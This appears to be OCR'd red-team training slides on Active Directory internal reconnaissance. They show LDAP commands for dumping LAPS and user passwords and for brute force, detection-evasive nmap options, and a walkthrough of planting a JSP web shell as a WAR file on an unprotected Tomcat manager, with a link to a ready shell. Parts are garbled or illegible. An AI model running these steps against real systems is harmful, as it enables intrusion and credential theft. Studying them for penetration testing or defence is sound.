ldaputility.exe DumpLapsPassword RingZer0 *optional*computername
ldaputility.exe DumpUserPassword RingZer0
ldaputility.exe DumpRemoteSession RingZer0  *optional*computername
ldaputility.exe PasswordBruteForce RingZer0 *optional*username (samaccountname)
```

Internal Reconnaissance

LDAP is full of surprise LdapAdmin can help you discover attribute you never heard of before

http://www.ldapadmin.org/download/ldapadmin.html



```
Object Classes
    account
    aCSPolicy
    aCSResourceLimits
    aCSSubnet
    addressBookContainer
    addressTemplate
    applicationEntity
    applicationProcess
    applicationSettings
    applicationSiteSettings
    applicationVersion
    attributeSchema
    bootableDevice
    builtinDomain
    categoryRegistration
    certificationAuthority
    classRegistration
    classSchema
    classStore
    comConnectionPoint
    computer
    configuration
    connectionPoint
    contact
    container
```


```
Name: account
Description:
Oid: 0.9.2342.19200300.100.4.5
Kind: Structural
Superior: top
Must:
    Inherited from: top
        instanceType
        nTSecurityDescriptor
        objectCategory
        objectClass
May:
    description
    host
    l
    o
    ou
    seeAlso
    uid
    Inherited from: top
        adminDescription
        adminDisplayName
        allowedAttributes
        allowedAttributesEffective
        allowedChildClasses
        allowedChildClassesEffective
        bridgeheadServerListBL
```

Internal Reconnaissance

LDAP objects permission is stored in the `nTSecurityDescriptor` using the SDDL format

This information is accesible to regular authenticated domain user

Internal Reconnaissance




```
ntSecurityDescriptor    : G:DUD:(OA;;WP;5f202010-79a5-11d0-9020-00c04fc2d4cf;bf967a86-0de6-11d0-a285-00aa003049e2;S-1-5-
21-215534169-2845977585-271281369-1124)(OA;;WP;bf967950-0de6-11d0-a285-00aa003049e2;bf967a86-0de6-11d0-a285-00aa003049e2
;S-1-5-21-215534169-2845977585-271281369-1124)(OA;;WP;bf967953-0de6-11d0-a285-00aa003049e2;bf967a86-0de6-11d0-a285-00aa0
03049e2;S-1-5-21-215534169-2845977585-271281369-1124)(OA;;WP;3e0abfd0-126a-11d0-a060-00aa006c33ed;bf967a86-0de6-11d0-a28
5-00aa003049e2;S-1-5-21-215534169-2845977585-271281369-1124)(OA;;SW;72e39547-7b18-11d1-adef-00c04fd8d5cd;;S-1-5-21-21553
4169-2845977585-271281369-1124)(OA;;SW;f3a64788-5306-11d1-a9c5-0000f80367c1;;S-1-5-21-215534169-2845977585-271281369-112
4)(OA;;WP;4c164200-20c0-11d0-a768-00aa006e0529;;S-1-5-21-215534169-2845977585-271281369-1124)(OA;;RPWP;bf967a7f-0de6-11d
0-a285-00aa003049e2;;CA)(OA;;CCDC;bf967aa8-0de6-11d0-a285-00aa003049e2;;PO)(OA;;RP;46a9b11d-60ae-405a-b7e8-ff8a58d456d2;
;S-1-5-32-560)(OA;;CR;ab721a53-1e2f-11d0-9819-00aa0040529b;;WD)(OA;;SW;72e39547-7b18-11d1-adef-00c04fd8d5cd;;PS)(OA;;SW;
f3a64788-5306-11d1-a9c5-0000f80367c1;;PS)(OA;;RPWP;77b5b886-944a-11d1-aebd-0000f80367c1;;PS)(A;;LCRPLOCRRC;;;S-1-5-21-21
5534169-2845977585-271281369-1124)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;DA)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;AO)(A;;CCDC;;;PS)
(A;;LCRPLORC;;;AU)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;SY)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-4
5bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;4c164200-20c0-11d0-a768-00aa006e0529;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;
CIIOID;RP;5f202010-79a5-11d0-9020-00c04fc2d4cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;5f202010-79a5-11d0-
9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;4828cc14-14
37-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;bc0ac240-79a9-11d0-9020-00c04fc2d4cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)
(OA;CIIOID;RP;59ba2f42-79a2-11d0-9020-00c04fc2d3cf;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;59ba2f42-79a2-1
1d0-9020-00c04fc2d3cf;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;4828cc1
4-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;RP;037088f8-0ae1-11d2-b422-00a0c968f939;bf967aba-0de6-11d0-a285-00aa003049e2
;RU)(OA;CIID;RPWP;5b47d60f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-215534169-2845977585-271281369-526)(OA;CIID;RPWP;5b47d6
0f-6090-40b2-9f37-2a4de88f3063;;S-1-5-21-215534169-2845977585-271281369-527)(OA;ID;SW;9b026da6-0d3c-465c-8bee-5199d7165c
ba;;S-1-5-21-215534169-2845977585-271281369-1124)(OA;CIIOID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a
285-00aa003049e2;CO)(OA;CIID;SW;9b026da6-0d3c-465c-8bee-5199d7165cba;bf967a86-0de6-11d0-a285-00aa003049e2;PS)(OA;CIID;RP
;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967a86-0de6-11d0-a285-00aa003049e2;ED)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0
c983f608;bf967a9c-0de6-11d0-a285-00aa003049e2;ED)(OA;CIIOID;RP;b7c69e6d-2cc7-11d2-854e-00a0c983f608;bf967aba-0de6-11d0-a
285-00aa003049e2;ED)(OA;CIID;WP;ea1b7b93-5e48-46d5-bc6c-4df4fda78a35;bf967a86-0de6-11d0-a285-00aa003049e2;PS)(OA;CIIOID;
LCRPLORC;;4828cc14-1437-45bc-9b07-ad6f015e5f28;RU)(OA;CIIOID;LCRPLORC;;bf967a9c-0de6-11d0-a285-00aa003049e2;RU)(OA;CIIOI
D;LCRPLORC;;bf967aba-0de6-11d0-a285-00aa003049e2;RU)(OA;OICIID;RPWP;3f78c3e5-f79a-46bd-a0b8-9d18116ddc79;;PS)(OA;CIID;RP
WPCR;91e647de-d96f-4b70-9557-d63ff4f3ccd8;;PS)(A;CIID;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-215534169-2845977585-2712813
69-519)(A;CIID;LC;;;RU)(A;CIID;CCLCSWRPWPLOCRSDRCWDWO;;;BA)Group: Domain Users
```

Internal Reconnaissance

SDDL will be translated to human readable format


https://github.com/Mr-Un1k0d3r/ADHuntTool/



```
ntSecurityDescriptor    : Group: Domain Administrators
DACL
------------
Type: Object Access Allowed
Permissions: Write All Properties
Trustee: Domain Administrators
------------
Type: Object Access Allowed
Permissions: Write All Properties
Trustee: Domain Administrators
------------
Type: Object Access Allowed
Permissions: Write All Properties
Trustee: Domain Administrators
------------
Type: Object Access Allowed
Permissions: Write All Properties
Trustee: Domain Administrators
------------
Type: Object Access Allowed
Permissions: All Validated Writes
Trustee: Domain Administrators
------------
Type: Object Access Allowed
Permissions: All Validated Writes
Trustee: Domain Administrators
------------
```


Internal Reconnaissance

Authenticated Users with standard permission on the object



```
------------
Type: Access Allowed
Permissions: List Contents|Read All Properties|List Object|Read Permissions
Trustee: Authenticated Users
------------
```

Misconfigured object



```
Type: Object Access Allowed
Permissions: Read All Properties|Write All Properties
Trustee: Authenticated Users
```

Internal Reconnaissance

RUNNING EXPLOIT WARNING

We previously stated that, like your toolset, make sure you understand how the exploit works to minimize the risk of crashing the remote target

Internal Reconnaissance

Not getting anywhere?

A good start: You can try to run light scan to look for portal, usually ports 80,443,8080 and 8443

- If you are running the scan remotely using nmap, make sure you are using the **–sT** option (Full TCP connect option) to blend in as legitimate traffic
- Full TCP connection will look less suspicious than a syn scan
- Always make sure you remove the ping **–Pn** once again or your ping may be detected as a ping sweep
- A typical nmap scan performed during a red team:

```
nmap –sT –Pn –vvvv –p80,443,8080,8443 –oA output 10.0.0.0/24
```

Internal Reconnaissance

I highly recommend writing a small port scanner using C# or C

You can simply connect (full TCP connect by default) to the remote host, using socket to confirm something is alive on the other side

Internal Reconnaissance

Same technique used during the external reconnaissance can be used to fingerprint the host using C# equivalent of aquatone through your shell

Aquatone will work on both Linux and Windows, because it’s a go binary

Internal Reconnaissance

The reason why port 8080 and 8443 are part of the scan?

Management console

Several other ports can be used, but scan is bad when it come to red team. You may be able to identify server purpose by looking at the description or the name in the Active Directory


Internal Reconnaissance

There are several known portals that run on port 8080

It is not rare that you will find development environment running Jboss / Tomcat and the rest of the family without enforcing authentication

Even if the systems are considered to be development, they may be joined to the domain exposing domain credentials

They can be used to execute code



localhost:8081/manager/html

/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Deploy

Deploy directory or WAR file located on server

Context Path (required):

XML Configuration file URL:

WAR or Directory URL:

Deploy

WAR file to deploy


Select WAR file to upload Choose File geoserver.war

Deploy

Internal Reconnaissance


A war file is pretty much a zip with a specific structure

Folder structure



META-INF
WEB-INF
shell.jsp

web.xml inside the WEB-INF folder



```
<web-app xmlns_xsi="http://www.w3.org/2001/XMLSchema-instance" xsi_schemalocation="http://java.sun.com/xml/ns/j2ee http://java.
<servlet-name>JSP Shell</servlet-name>
<jsp-file>/shell.jsp</jsp-file>
</web-app>
```

[illegible]

Internal Reconnaissance

- Once it is deployed on the server, you will gain code execution within the context of the application

- Usually, a web shell is the first stage, and it can be used to upgrade to a full RAT

https://ringzer0ctf.com/static/cmd.war

Internal Reconnaissance

Tomcat, Jenkins and Jboss over endpoints that can be used to run arbitrary code. You can hunt for these using the following tools

Powershell

https://github.com/rvrsh3ll/Misc-Powershell-Scripts/blob/master/Find-Fruit.ps1


C#

https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts/blob/master/webhunter.cs

Internal Reconnaissance

Jenkins build artifact may contains juicy information

Build will generate artifact and test cases




Filter: artifactory

Install ↓	Name	Version
✓	Artifactory This plugin allows deploying maven artifacts and build info to Artifactory.	2.16.2

Update information obtained: 1 hr 58 min ago

Internal Reconnaissance

Typical artifact output file



Date & Time :	20-07-2019 01:15:24 AM	Iteration Mode :	RunAllIterations
Platform:	windows 8	Executed on :	
Browser :	chrome	Version :	66.0

.NO	Steps	Details	Statu
unning test for state: NY			
	URL :: okta.com	is opened	PASS
	Enter text in :: User Name	Successfully Entered value : admin	PASS
	Enter text in :: Password	Successfully Entered value : password	PASS
	Click : Sign In Button	Successfully Clicked On Sign In Button	PASS
	Click : Prodcution Tile	Successfully Clicked On Prodcution Tile	PASS
	Click : Quotes tab	Successfully Clicked On Quotes tab	PASS

[illegible]

Internal Reconnaissance

In this case, an automation account was used to login into the production service using Okta (MFA solution)

But the automation account had MFA disabled, since it needed to be automated to be able to perform the check

Internal Reconnaissance

Several other products may have such featured. Don’t hesitate to play with them if you can access them with default credentials.

Never seen the solution before? Google may know the default password.

Internal Reconnaissance

I did find an aircraft controller console’s default credentials in their online documentation

Everything that is connected tend to have a portal

Internal Reconnaissance

Several products expose services that accept Java serialized objects

Such features allow the execution of arbitrary code on the remote system

